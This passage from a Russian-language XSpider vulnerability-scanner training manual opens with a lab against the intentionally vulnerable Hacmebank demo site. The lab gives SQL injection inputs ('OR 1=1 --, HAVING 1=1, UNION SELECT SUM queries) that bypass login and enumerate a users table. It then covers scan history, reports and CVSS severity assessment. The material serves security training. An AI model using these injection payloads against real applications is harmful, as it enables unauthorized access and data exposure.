Content-Type: application/x-www-form-urlencoded
Content-Length: 145

__EVENTTARGET=1&__EVENTARGUMENT=1&__VIEWSTATE=dDwtNjU5NjA3NDAyOz
2B5JNN/7zyQvM%3D&txtUserName='&txtPassword=1&btnSubmit=Submit
```

14) На основной машине запустить Internet Explorer и подключиться к WEB серверу


15) Перейти по ссылке Сервер Hacmebank

16) Попытаться зарегистрироваться на сайте, используя различные имена и пароли. В ответ должно появляться сообщение «Invalid Login»


17) Ввести в поле Username кавычку, нажать Submit




18) Проанализировать появившееся сообщение об ошибке



19) Среди результатов сканирования найти уязвимость "Некорректная обработка ошибок" - эта проверка как раз выявляет, что сервер в ответ на запрос возвращает диагностическое сообщение, позволяющее получить дополнительную информацию о системе



20) Ввести в поле Username следующий текст 'OR 1=1 -- (вначале идёт одна кавычка, в конце – два тире) и нажать Submit



21) Убедиться, что был произведён вход в систему под именем Joe Vilella

Примечание: это произошло потому, что с помощью ввода текста OR 1=1 -- было изменено условие так, что оно стало всегда выполняться

ДО: SELECT ??? FROM ??? WHERE Username='' AND PASSWORD=''
ПОСЛЕ: SELECT ??? FROM ??? WHERE Username='' **OR 1=1 --**AND PASSWORD=''

Дополнительно:

22) Получить названия таблицы и полей пользуясь оператором 'HAVING 1=1 --

23) Получить типы полей таблицы с помощью операторов
'UNION SELECT SUM (LOGIN_ID) FROM FSB_USERS HAVING 1=1 --
'UNION SELECT SUM (USER_NAME) FROM FSB_USERS HAVING 1=1 --

9. АНАЛИЗ РЕЗУЛЬТАТОВ СКАНИРОВАНИЯ

В данном модуле рассматриваются следующие вопросы:

- история сканирований;
- генерация отчетов;
- оценка степени опасности уязвимостей.

Анализ результатов может осуществляться двумя способами:

- на основе истории сканирований;
- путём генерации отчетов.

9.1. История сканирований

Результаты сканирований сохраняются в базе системы. Для просмотра истории сканирования необходимо перейти к вкладке «История». Там отображается список задач, календарь сканирований и список сканов для выбранных задач (Рис. 69).




Рис. 69 История сканирований

Для просмотра результатов необходимо выбрать нужный скан в списке сканов и дважды щелкнуть на нем левой кнопкой мыши, либо выбрать пункт «Документ сканирования» в контекстном меню.

Внешний вид окна «Документ сканирования» представлен на Рис. 70.




Рис. 70 Документ сканирования

9.2. Генерация отчетов

9.2.1. Типы отчётов

По результатам сканирования могут быть построены отчёты. Отчёт создаётся на основе шаблона. Шаблон позволяет учесть различные нужды, например, цель формирования отчёта или категорию пользователей, на которую будет ориентирован отчёт.

Для работы с отчётами необходимо перейти на вкладку «Отчеты» (Рис. 71).




Рис. 71 Вкладка «Отчеты»

Имеется два типа отчётов:

- Информация
- Дифференциальный

Тип отчета указывается при создании шаблона (Рис. 72).




Рис. 72 Выбор типа отчёта

Отчёты могут быть созданы в трёх форматах:

- Mht
- Pdf
- Xml

9.2.2. Отчёт типа «Информация»

Самый простой и наиболее используемый тип отчёта – «Информация». Отчёты, сформированные на основе шаблона указанного типа, обычно содержат результаты одного или нескольких сканирований (Рис. 73).




Рис. 73 Отчёт типа «Информация»

9.2.3. Дифференциальный отчёт

Дифференциальный отчёт предназначен для сравнения результатов двух сканирований и определения различий. Соответственно, при формировании такого отчёта указываются эталонные и изучаемые данные. Это, например, могут быть два отдельных скана (Рис. 74), выбираемые при генерации отчёта. Способ выбора исходных данных (по скану или по задачам) указывается при настройке шаблона.




Рис. 74 Выбор исходных данных при настройке шаблона дифференциального отчёта

В приведённом фрагменте отчёта (Рис. 75) видно, что в изучаемом скане по сравнению с эталонным добавился новый узел.




Рис. 75 Фрагмент дифференциального отчёта

9.2.4. Параметры отчётов

Следует заметить, что вкладка «отчёты» содержит не сами отчёты, а шаблоны для их формирования. Поскольку шаблон обычно используется многократно для формирования отчётов на основе различных данных, при его настройке поля, предназначенные для выбора данных, оставляют пустыми. Эти поля заполняются пользователем непосредственно в момент генерации отчёта. С другой стороны, в ряде случаев требуется заполнение всех обязательных полей, например, при выпуске отчётов по расписанию. С этой точки зрения отчёты могут двух видов (Рис. 76).




Рис. 76 Виды отчётов


9.3. Применение отчётов

Отчёты играют важную роль в системе XSpider. Фактически, с помощью отчётов решаются многие задачи, возникающие в ходе управления уязвимостями и контроля соответствия. Далее приведено несколько примеров.

Задача	Тип отчёта	Комментарии
Отслеживание изменений в аппаратном или программном обеспечении, появление новых узлов	Дифференциальный отчёт по данным инвентаризации	Контроль изменений в оборудовании: замена жёстких дисков, сетевых адаптеров и т.п. Отслеживание установки новых программ, обновлений и т. п.
Формирование перечня уязвимостей, подлежащих устранению	Отчёт типа «Информация» по данным сканирования	При формировании отчёта используется фильтр по группам уязвимостей
Контроль устранения уязвимостей	Дифференциальный отчёт по уязвимостям	При формировании отчёта или в него включаются данные по устраненным уязвимостям

9.4. Доставки

Сформированный пользователем отчёт при необходимости может быть сохранён в виде файла на диске. Однако в некоторых случаях эту процедуру желательно автоматизировать, например, при запуске задач по расписанию. Для этой цели в XSpider предусмотрены так называемые «доставки».



Имеется два типа доставок:

- сетевой каталог;
- доставка по электронной почте.

9.5. Оценка степени опасности уязвимостей

Наиболее трудоёмкий этап процесса управления уязвимостями – это их устранение. Обычно он включает в себя следующие шаги:

1) Формирование на основе результатов сканирования списка уязвимостей, подлежащих устранению
2) Обоснованный выбор вариантов устранения
3) Выполнение работ по устранению уязвимостей

На первом шаге среди результатов сканирования отбираются те уязвимости, которые необходимо устранять. Принятие решения об устранении уязвимости осуществляется на основе ряда критериев, один из которых – степень опасности.

Формат описания уязвимости представлен на Рис. 77 и включает:

- Краткое описание
- Подробное описание
- Решение
- Ссылки
- Оценка по системе CVSS

